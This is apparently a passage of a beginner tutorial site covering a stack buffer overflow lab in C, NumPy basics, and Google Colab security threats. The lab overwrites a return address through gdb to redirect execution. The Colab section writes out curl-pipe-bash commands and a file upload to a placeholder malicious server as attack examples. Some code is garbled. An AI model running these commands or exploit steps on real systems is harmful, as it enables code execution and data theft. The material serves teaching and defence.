    #include <string.h>// String functions (not directly used here)

    void hidden() {
        printf(“Hidden Function\n”); // Print a message to stdout
        system(“ls -la”); // Execute a shell command
        exit(0); // Terminate the program immediately
    }

    void vulnerable() {
        char buffer[20]; // Allocate 20 bytes on the stack
        printf(“Enter text:\n”); // Prompt the user
        gets(buffer); // No bounds checking, Input longer than 20 bytes will overwrite adjacent stack memory
        printf(“You entered: %s\n”, buffer); // Echo user input back
    }

    int main() {
        vulnerable(); // Execute vulnerable code
        return 0; // Normal program termination
    }

    #include <stdio.h>
    #include <stdlib.h>
    #include <string.h>

    void hidden() {
        printf("Hidden Function\n");
        system("ls -la");
        exit(0);
    }

    void vulnerable() {
        char buffer[20];
      printf("Enter text: ");
        gets(buffer); 
        printf("You entered: %s\n", buffer);
    }

    int main() {
        vulnerable();
        return 0;
    }

    Compile the program with gcc

    gcc # an open-source set of compilers and development tools for various programming languages
    -m32 # Compile as 32-bit (simpler stack layout, x86 calling convention)
    -O0 # Disable optimizations (keeps variables on the stack)
    -ggdb # Include GDB debugging symbols
    -static # Statically link libraries (fixed addresses, larger binary)
    -U_FORTIFY_SOURCE # Disable _FORTIFY_SOURCE safety checks
    -z execstack # Mark stack as executable (disable NX/DEP)
    -fno-stack-protector # Disable stack canaries
    -no-pie # Disable PIE (fixed code addresses, weaker ASLR)
    -mpreferred-stack-boundary=2 # Set stack alignment to 4 bytes (2^2)
    app.c -o app # Compile app.c into output binary “app”

    gcc -m32 -O0 -ggdb -static -U_FORTIFY_SOURCE -z execstack -fno-stack-protector -no-pie -mpreferred-stack-boundary=2 app.c -o app

    Access ASLR disabled shell using setarch

    setarch # Run a program with modified architecture settings
    `uname -m` # Use the current machine architecture (e.g., x86_64)
    -R # Disable ASLR (Address Space Layout Randomization)
    $SHELL # Start a new shell with these settings applied

    setarch `uname -m` -R $SHELL

    Change the app mode

    chmod # a Linux/Unix command used to change the permissions of a file or directory
    +x # Make it executable
    app # Name of the app

    chmod +x app

    Then, run the program with gdb 

    root@u20:~# gdb app
    GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
    Copyright (C) 2020 Free Software Foundation, Inc.
    License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
    This is free software: you are free to change and redistribute it.
    There is NO WARRANTY, to the extent permitted by law.
    Type "show copying" and "show warranty" for details.
    This GDB was configured as "x86_64-linux-gnu".
    Type "show configuration" for configuration details.
    For bug reporting instructions, please see:
    <http://www.gnu.org/software/gdb/bugs/>.
    Find the GDB manual and other documentation resources online at:
        <http://www.gnu.org/software/gdb/documentation/>.

    For help, type "help".
    Type "apropos word" to search for commands related to "word"...
    Reading symbols from app...

    Instead of manually entering input, we use a Python script to generate the payload. The payload is 34 bytes in length, where 20 bytes are required to cause a segmentation fault and the remaining bytes serve as padding.

    (gdb) run < <(python3 -c "import struct; import sys; sys.stdout.buffer.write(b'A'*34)")
    Starting program: /root/app < <(python3 -c "import struct; import sys; sys.stdout.buffer.write(b'A'*34)")
    Enter text: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    Program received signal SIGSEGV, Segmentation fault.
    0x08004141 in ?? ()

    Print the CPU registers, focusing on the EIP register, which is updated by the CPU to point to the next instruction to execute. When a function returns, the return address is stored on the stack and then loaded into EIP. In this case, the value 0x08004141 indicates that user‑controlled input has partially overwritten the return address. This confirms that the return address is reached after 32 bytes of padding.

    (gdb) info registers
    eax            0x30                48
    ecx            0x7fffffd0          2147483600
    edx            0x80b503c           134959164
    ebx            0x41414141          1094795585
    esp            0xffffd660          0xffffd660
    ebp            0x41414141          0x41414141
    esi            0x80e7000           135163904
    edi            0x80e7000           135163904
    eip            0x8004141           0x8004141
    eflags         0x10286             [ PF SF IF RF ]
    cs             0x23                35
    ss             0x2b                43
    ds             0x2b                43
    es             0x2b                43
    fs             0x0                 0
    gs             0x63                99

    Let’s find the hidden function address

    (gdb) disas hidden
    Dump of assembler code for function hidden:
       0x08049d95 <+0>:     endbr32 
       0x08049d99 <+4>:     push   %ebp
       0x08049d9a <+5>:     mov    %esp,%ebp
       0x08049d9c <+7>:     push   %ebx
       0x08049d9d <+8>:     sub    $0x4,%esp
       0x08049da0 <+11>:    call   0x8049c70 <__x86.get_pc_thunk.bx>
       0x08049da5 <+16>:    add    $0x9d25b,%ebx
       0x08049dab <+22>:    sub    $0xc,%esp
       0x08049dae <+25>:    lea    -0x31ff8(%ebx),%eax
       0x08049db4 <+31>:    push   %eax
       0x08049db5 <+32>:    call   0x8058b40 <puts>
       0x08049dba <+37>:    add    $0x10,%esp
       0x08049dbd <+40>:    sub    $0xc,%esp
       0x08049dc0 <+43>:    lea    -0x31fe8(%ebx),%eax
       0x08049dc6 <+49>:    push   %eax
       0x08049dc7 <+50>:    call   0x8051560 <system>
       0x08049dcc <+55>:    add    $0x10,%esp
       0x08049dcf <+58>:    sub    $0xc,%esp
       0x08049dd2 <+61>:    push   $0x0
       0x08049dd4 <+63>:    call   0x8050730 <exit>
    End of assembler dump.

    Use that address in the exploit payload after the 32 bytes padding, this will call the hidden function that lists directory files

    (gdb) run < <(python3 -c "import struct; import sys; sys.stdout.buffer.write(b'A'*32 + struct.pack('I', 0x08049d95))")
    The program being debugged has been started already.
    Start it from the beginning? (y or n) y
    Starting program: /root/app < <(python3 -c "import struct; import sys; sys.stdout.buffer.write(b'A'*32 + struct.pack('I', 0x08049d95))")
    Enter text: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    Hidden Function
    [Detaching after vfork from child process 449]
    total 784
    drwx------  5 root root   4096 Feb 10 20:16 .
    drwxr-xr-x 24 root root   4096 Feb 10 18:59 ..
    -rw-r--r--  1 root root   1024 Feb 10 07:02 .app.swp
    -rwxr-xr-x  1 root root 721556 Feb 10 20:16 app
    -rw-r--r--  1 root root    326 Feb 10 20:16 app.c
    drwxr-xr-x  9 root root   4096 Oct 19 14:51 vsftpd-2.3.4
    [Inferior 1 (process 446) exited normally]
  • NumPy

    NumPy

    NumPy stands for Numerical Python, it’s a Python module that was created in 2005 for working with arrays,

    Install (If pip does not work, try pip3)

    pip # Python’s package manager used to install libraries
    install # Tells pip to download and install a package
    numpy # A Python library for numerical and scientific computing

    (Host) $ pip install numpy

    import numpy as np # Imports the NumPy library and gives it the alias np

    import numpy as np

    Create an Array

    A data structure that stores more than one item of the same type; it’s similar to lists in Python but more efficient, convenient, requires less memory and fast. To create an array, use the .array() with the items surrounded by [], you can also pass the dtype parameter to the .array() method for describing the data type

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2,3]) # Creates a NumPy array from the Python list
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([1,2,3])
    print(arr)

    Result

    [1 2 3]

    Data Types

    If you want to describe the data type, pass dtype the with the first letter of the data type, you can also get the type size using np.dtype('b').itemsize

    i integer
    b boolean
    u unsigned integer
    f float
    c complex float
    m timedelta
    M datetime
    O object
    S string
    U unicode string
    V void

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2,3], dtype=’f’) # Creates a NumPy array from the Python list and set the data type of the elements to float32, so the numbers are stored as floating-point numbers
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([1,2,3], dtype='f')
    print(arr)

    Result

    [1. 2. 3.]

    Create Multi-Dimensional

    To create a multi-dimensional array, use the .array() with the items surrounded by [] within [], you can also pass the dtype parameter to the .array() method for describing the data type

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[‘item 1′,’item 2’],[‘item 1′,’item 2’]]) # Creates a 2-dimensional NumPy array (a 2×2 “matrix”) from a nested list
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([['item 1','item 2'],['item 1','item 2']])
    print(arr)

    Result

    [['item 1' 'item 2']
     ['item 1' 'item 2']]

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[1,2],[1,2]], dtype=’f’) # Creates a 2-dimensional NumPy array (a 2×2 “matrix”) from a nested list and set the data type of the elements to float32, so the numbers are stored as floating-point numbers
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([[1,2],[1,2]], dtype='f')
    print(arr)

    Result

    [[1. 2.]
    [1. 2.]]

    Create Empty Arrays

    To create an empty array, you can either use the .empty() or .zeros() methods. The .empty() method will return an array without initializing entries, whereas the .zeros() method will return an array filled with zeros,.

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.zeros(shape=(10),dtype=’i’) # Creates a 10×1 array, all items initialized to 0s, stored as integer numbers
    print(arr) # Prints the array

    import numpy as np
    arr = np.zeros(shape=(10),dtype='i')
    print(arr)

    Result

    [0 0 0 0 0 0 0 0 0 0]

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.empty(shape=(10)) # Creates a 10×1 array, do not initialize the items, stored as integer numbers
    print(arr) # Prints the array

    import numpy as np
    arr = np.empty(shape=(10),dtype='i')
    print(arr)

    Result

    [ 0 1072693248  0 1074135040  0 1075314688
      0 1076199424  0 1076953088]

    Create an Array Filled With Ones

    To create an array that has 1s in it, you can either use the .ones() method

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.ones(shape=(10),dtype=’i’) # Creates a 10×1 array, do not initialize the items, stored as integer numbers
    print(arr) # Prints the array

    import numpy as np
    arr = np.ones(shape=(10),dtype='i')
    print(arr)

    Result

    [1 1 1 1 1 1 1 1 1 1]

    Accessing Elements

    To access an element of an array, use the index. E.g., to access the first item in a 1d array, you can do [0]. To access 2nd element of the second array in a 2d array, you can do [1][1], and so on

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2], dtype=’f’) # Creates an array with values 1 and 2, set the data type of the elements to float32.
    print(arr[0]) # Prints the first element of the array (indexing starts at 0).

    import numpy as np 
    arr = np.array([1,2], dtype='f')
    print(arr[0])

    Result

    1.0

    Slicing Arrays

    To slice an array, use the smart indexing [], you can do something like this [start:end] or [start:end:step]

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2,3,4,5]) # Creates an array with values 1,2,3,4,5
    print(arr[1:4]) # The syntax is arr[start:stop], which selects elements starting from index start up to but not including index stop, prints the selected items

    import numpy as np
    arr = np.array([1,2,3,4,5])
    print(arr[1:4])

    Result

    [2 3 4]

    Get Array Size

    To get number of items of an array, use the .size() method

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[1,2],[1,2]], dtype=’f’) # Creates a 2-dimensional NumPy array (a 2×2 “matrix”) from a nested list, and set the data type of the elements to float32
    print(arr.size) # Prints the array size (The total of items in the array)

    Example

    import numpy as np 
    arr = np.array([[1,2],[1,2]], dtype='f')
    print(arr.size)

    Result

    4

    Get Array Shape

    To get the shape of an array, use the .shape() method

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[1,2],[1,2]], dtype=’f’) # Creates a 2-dimensional NumPy array (a 2×2 “matrix”) from a nested list, and set the data type of the elements to float32
    print(arr.shape) # Prints the array size (The total of items in the array)

    Example

    import numpy as np 
    arr = np.array([[1,2],[1,2]], dtype='f')
    print(arr.shape)

    Result

    (2, 2)

    Reshape Arrays

    You can reshape an array using the .reshape() method

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2,3,4,5,6])  # Creates an array with values 1,2,3,4,5,6
    arr = arr.reshape(2,3) # Reshapes the array to 2×3 (2 rows and 3 columns)
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([1,2,3,4,5,6])
    arr = arr.reshape(2,3)
    print(arr)

    Result

    [[1 2 3]
     [4 5 6]]

    Flatten Arrays

    You can flatten (Convert from multi-dimensional to one-dimensional) an array using the .reshape() method with -1

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[1,2,3],[4,5,6]])  # Creates a 2d array
    arr = arr.reshape(2,3) # Reshapes the array to a 1d array 
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([[1,2,3],[4,5,6]])
    arr = arr.reshape(-1)
    print(arr)

    Result

    [1 2 3 4 5 6]

    Finding Elements

    To find an element, use the np.argwhere() method

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([[1,2,3],[4,5,6]])  # Creates a 2d array
    print(np.argwhere(arr == 33)) # Prints the row and column location(s) where the value 33 appears in the array

    import numpy as np
    arr = np.array([[1,2,3],[11,22,33]])
    print(np.argwhere(arr == 33))

    Result

    [[1 2]]

    Removing Elements

    To remove an element, use the np.delete() method

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    arr = np.array([1,2,3,4,5,6])  # Creates an array with values 1,2,3,4,5,6,7,8
    index = np.argwhere(arr == 4) # Finds the row and column location(s) where the value 4 appears in the array
    arr = np.delete(arr, index) # Removes the element(s) at the given index from arr, then stores the result back in arr
    print(arr) # Prints the array

    import numpy as np
    arr = np.array([1,2,3,4,5,6,7,8])
    index = np.argwhere(arr == 4)
    arr = np.delete(arr, index)
    print(arr)

    Result

    [1 2 3 5 6 7 8]
    # Add arr = arr[arr != 4]
    #np.place(arr,(arr == 4),5)

    Creating Images

    The following represents a single pixel with RGB values of (0, 0, 0), which is black.

    Example

    import numpy as np # Imports the NumPy library and gives it the alias np
    import matplotlib.pyplot as plt # Import Matplotlib for plotting and image display
    pixel_rgb = np.array([[[0, 0, 0]]], dtype=np.uint8) # Create a 1×1 image with an RGB pixel value of (0, 0, 0) – This represents a single black pixel, dtype=np.uint8 ensures values are in the valid range for image data (0–255)
    plt.imshow(pixel_rgb) # Display the RGB pixel as an image
    plt.title(“Example”) # Add a title above the image
    plt.axis(‘off’) # Remove x and y axis ticks for a cleaner image display
    plt.show() # Render the image on the screen

    import numpy as np
    import matplotlib.pyplot as plt
    pixel_rgb = np.array([[[0, 0, 0]]], dtype=np.uint8)
    plt.imshow(pixel_rgb)
    plt.title("Example")
    plt.axis('off')
    plt.show()

    Example

    import numpy as np # Import NumPy for array creation and manipulation
    from PIL import Image # Import Image module (not used directly here)
    import matplotlib.pyplot as plt # Import matplotlib for image display (not used here)
    img = np.zeros([1,1,3], dtype=np.uint8) # Create a 1×1 RGB image array initialized to zeros
    img.fill(0) # Fill the array with 0 (black pixel)
    print(img) # Print the pixel values of the image array

    import numpy as np
    from PIL import Image
    import matplotlib.pyplot as plt
    img = np.zeros([1,1,3],dtype=np.uint8)
    img.fill(0)
    print(img)

    You can also list all pixels

    umpy as np # Import NumPy for array creation and manipulation
    from PIL import Image # Import Image module (not used directly here)
    import matplotlib.pyplot as plt # Import matplotlib for image display (not used here)
    img = np.zeros([1,1,3], dtype=np.uint8) # Create a 1×1 RGB image array initialized to zeros
    img.fill(0) # Fill the array with 0 (black pixel)
    height, width, _ = img.shape # Loop over each row (y-coordinate)
    for y in range(height): # Loop over each row (y-coordinate)
        for x in range(width): # Loop over each column (x-coordinate)
            print(img[y, x]) # Print the pixel value at position (y, x), this is typically an array like [R, G, B]
    plt.imshow(img) # Display the image using matplotlib
    plt.title(“Example”) # Add a title to the image
    plt.axis(‘off’) # Turn off axis ticks and labels
    plt.show() # Render the image on the screen

    import numpy as np
    from PIL import Image
    import matplotlib.pyplot as plt
    img = np.zeros([1,1,3],dtype=np.uint8)
    img.fill(0)
    height, width, _ = img.shape
    for y in range(height): 
        for x in range(width):
            print(img[y, x])
    plt.imshow(img)
    plt.title("Example")
    plt.axis('off')
    plt.show()

    Converting Images Into Arrays

    The following opens an image file using Pillow, converts the image into a NumPy array so its pixel values can be processed numerically, and then prints the resulting array.

    from PIL import Image # Import Image class from Pillow to work with image files
    import numpy as np # Import NumPy for numerical array operations
    img = Image.open(‘example.png’) # Open the image file and load it as a PIL Image object
    img_array = np.array(img) # Convert the image into a NumPy array (pixel values)
    print(img_array) # Print the array representing the image pixels

    from PIL import Image
    import numpy as np
    img = Image.open('example.png')
    img_array = np.array(img)
    print(img_array)

    Create Random Image

    Creates and shows a tiny, randomly colored image

    umpy as np # Import NumPy for array creation and manipulation
    from PIL import Image # Import Image module (not used directly here)
    import matplotlib.pyplot as plt # Import matplotlib for image display (not used here)
    pixel_rgb = np.random.randint(0,256, size=(10,10,3)) # Generate a 10×10 image with random RGB values, np.random.randint(0,256, size=(10,10,3)) creates integers from 0 to 255 for each RGB channel
    plt.imshow(pixel_rgb) # Show the image from the pixel array
    plt.title(“Example”) # Add a title to the image
    plt.axis(‘off’) # Hide the axes for a cleaner display
    plt.show() # Render the image on screen

    import numpy as np
    import matplotlib.pyplot as plt
    pixel_rgb = np.random.randint(0,256, size=(10,10,3))
    plt.imshow(pixel_rgb)
    plt.title("Example")
    plt.axis('off')
    plt.show()

    Cybersecurity – Example 1 (Network Traffic Analysis)

    You use the np.mean() function to detect unusual spikes, which might indicate a DDoS attack

    import numpy as np # Import the NumPy library and give it the alias ‘np’
    packets_per_second = np.array([1000, 50, 100, 120, 500, 115000]) # Calculate the average (mean) number of packets per second
    print(“Average packets per second:”, np.mean(packets_per_second)) # Print the calculated average with a descriptive message

    import numpy as np
    packets_per_second = np.array([1000, 50, 100, 120, 500, 115000])
    print("Average packets per second:", np.mean(packets_per_second))

    Cybersecurity – Example 2 (Login Attempts Monitoring)

    You use the np.mean() function to track failed login attempts to detect brute force attacks

    import numpy as np # Import the NumPy library and give it the alias ‘np’
    failed_logins = np.array([10, 2, 0, 1, 1, 0,4]) # Calculate the average (mean) number of failed login
    print(“Average failed logins per hour:”, np.mean(failed_logins)) # Print the calculated average with a descriptive message

    import numpy as np
    failed_logins = np.array([10, 2, 0, 1, 1, 0,4])
    print("Average failed logins per hour:", np.mean(failed_logins))

    Cybersecurity – Example 3 (CPU/Memory Usage Monitoring)

    You use the np.mean() function to track failed login attempts to detect unusual resource usage

    import numpy as np # Import the NumPy library and give it the alias ‘np’
    high_usage = np.array([2, 8, 10, 95, 10]) # Calculate the average (mean) number of failed login
    print(“Average CPU usage:”, np.mean(high_usage)) # Print the calculated average with a descriptive message

    import numpy as np
    high_usage = np.array([2, 8, 10, 95, 10])
    print("Average CPU usage:", np.mean(high_usage))
  • Google Colab

    Google Colab

    Google Colab

    Google Colab (Colaboratory) is a cloud-based, hosted Jupyter Notebook environment provided by Google. It allows users to write and run Python code in a web browser without installing any software locally. Colab is particularly popular for data science, machine learning, and deep learning projects due to its easy access to computing resources, including CPUs, GPUs, and TPUs.

    Colab is available in two main tiers:

    • Free version: Designed primarily for learning, experimentation, and lightweight projects. Users get access to a basic virtual machine with limited RAM and CPU/GPU resources. Sessions in the free tier have time limits, and resources are allocated dynamically, so performance may vary.
    • Paid versions: Targeted at professional or heavy users who need more consistent performance. Paid subscriptions provide faster GPUs, larger RAM allocations, longer runtimes, and priority access to resources, making them suitable for more demanding tasks such as training large machine learning models.

    Key features of Google Colab include:

    • Interactive coding: Run code cells, visualize outputs, and modify computations in real-time.
    • Seamless integration with Google Drive: Save notebooks directly in Drive for easy access and sharing.
    • Pre-installed libraries: Popular Python libraries for data analysis, machine learning, and visualization (e.g., NumPy, pandas, Matplotlib, TensorFlow, PyTorch) are already installed.
    • Collaboration: Multiple users can work on the same notebook simultaneously, similar to Google Docs.
    • Hardware acceleration: Easily switch between CPU, GPU, and TPU for faster computations without complex setup.

    Overall, Google Colab provides a flexible, accessible, and collaborative environment for learning, experimentation, and professional projects, making advanced computational resources available to anyone with an internet connection.

    You can access the free tier of Google Colab by signing in with your Google account at the following link https://colab.research.google.com/drive/ 


    Colab Security

    The security of Google Colab is tied to your Google Account. For example, if you enable two-factor authentication and carefully manage sharing permissions, your notebooks and data remain protected. However, if your account is compromised or you share notebooks with broad access, others may be able to view or modify your work.

    Google Colab Cyberattacks

    • Phishing Attack
      • A threat actor sends a phishing email impersonating Google, prompting the recipient to log in to Colab via a fake link.
      • Impact:
        • If the person falls for it, the threat actor can access their Google Account
        • The Colab notebooks, Drive files, and connected data are exposed
      • Preventive Measures :
        • Verify URLs before logging in
        • Enable two-factor authentication (2FA)
        • Never enter credentials on suspicious sites
    • Credential Stuffing
      • A threat actor uses leaked passwords from other services to attempt to log into someone’s Google Account.
      • Impact:
        • If the password is reused, the threat actor gains access to Colab notebooks
        • They can view sensitive datasets, copy or delete notebooks, or run malicious code
      • Preventive Measures:
        • Use strong, unique passwords for Google Accounts
        • Enable 2FA
        • Regularly monitor login activity
    • Unauthorized Access via Over-Sharing
      • Someone shares a notebook as “Anyone with the link – Editor”, and a threat actor discovers the link.
      • Impact:
        • The threat actor can modify the notebook, insert malicious code, or exfiltrate data
        • Other users who run the notebook may unknowingly execute harmful commands
      • Preventive Measures :
        • Limit sharing to specific people
        • Use Viewer or Commenter access when editing isn’t needed
    • Malicious Code Injection
      • A threat actor provides a notebook containing malicious commands, which someone runs in Colab: !wget https://example.com/script.sh && !bash script.sh or curl -sL https://example.com/script.sh | bash
      • Impact:
        • The code could install malware or spyware
        • It might steal data from the mounted Google Drive
        • It could send sensitive data to external servers
      • Preventive Measures :
        • Review all code before executing
        • Avoid running untrusted notebooks, especially shell commands (!)
        • Mount the drive only when necessary
    • 5: Data Exfiltration
      • A threat actor sneaks code into a shared notebook that uploads files from someone’s session to a remote server: requests.post("https://malicious-server.com/upload", files={"file": open("data.csv","rb")})
      • Impact:
        • Sensitive data, credentials, or IP information may be stolen
        • The person may not realize the data has been compromised until it’s too late
      • Preventive Measures :
        • Avoid running unknown scripts
        • Inspect network calls in notebooks
        • Clear outputs and restart the runtime before sharing
    • Ransomware-Style Attack
      • A threat actor sends a notebook that encrypts files in someone’s mounted Google Drive when executed.
      • Impact:
        • Access to the files is blocked until a ransom is paid
          Data loss or corruption may occur
      • Preventive Measures :
        • Keep backups of important files
        • Avoid running notebooks from untrusted sources
        • Limit Colab access and Drive mounting to trusted notebooks only



    Create a Notebook

    After logging in, go to New Notebook or go to File, then New Notebook.

    Or



    Rename the Notebook

    You can rename the notebook by left-clicking its name.


    Execute Python Code

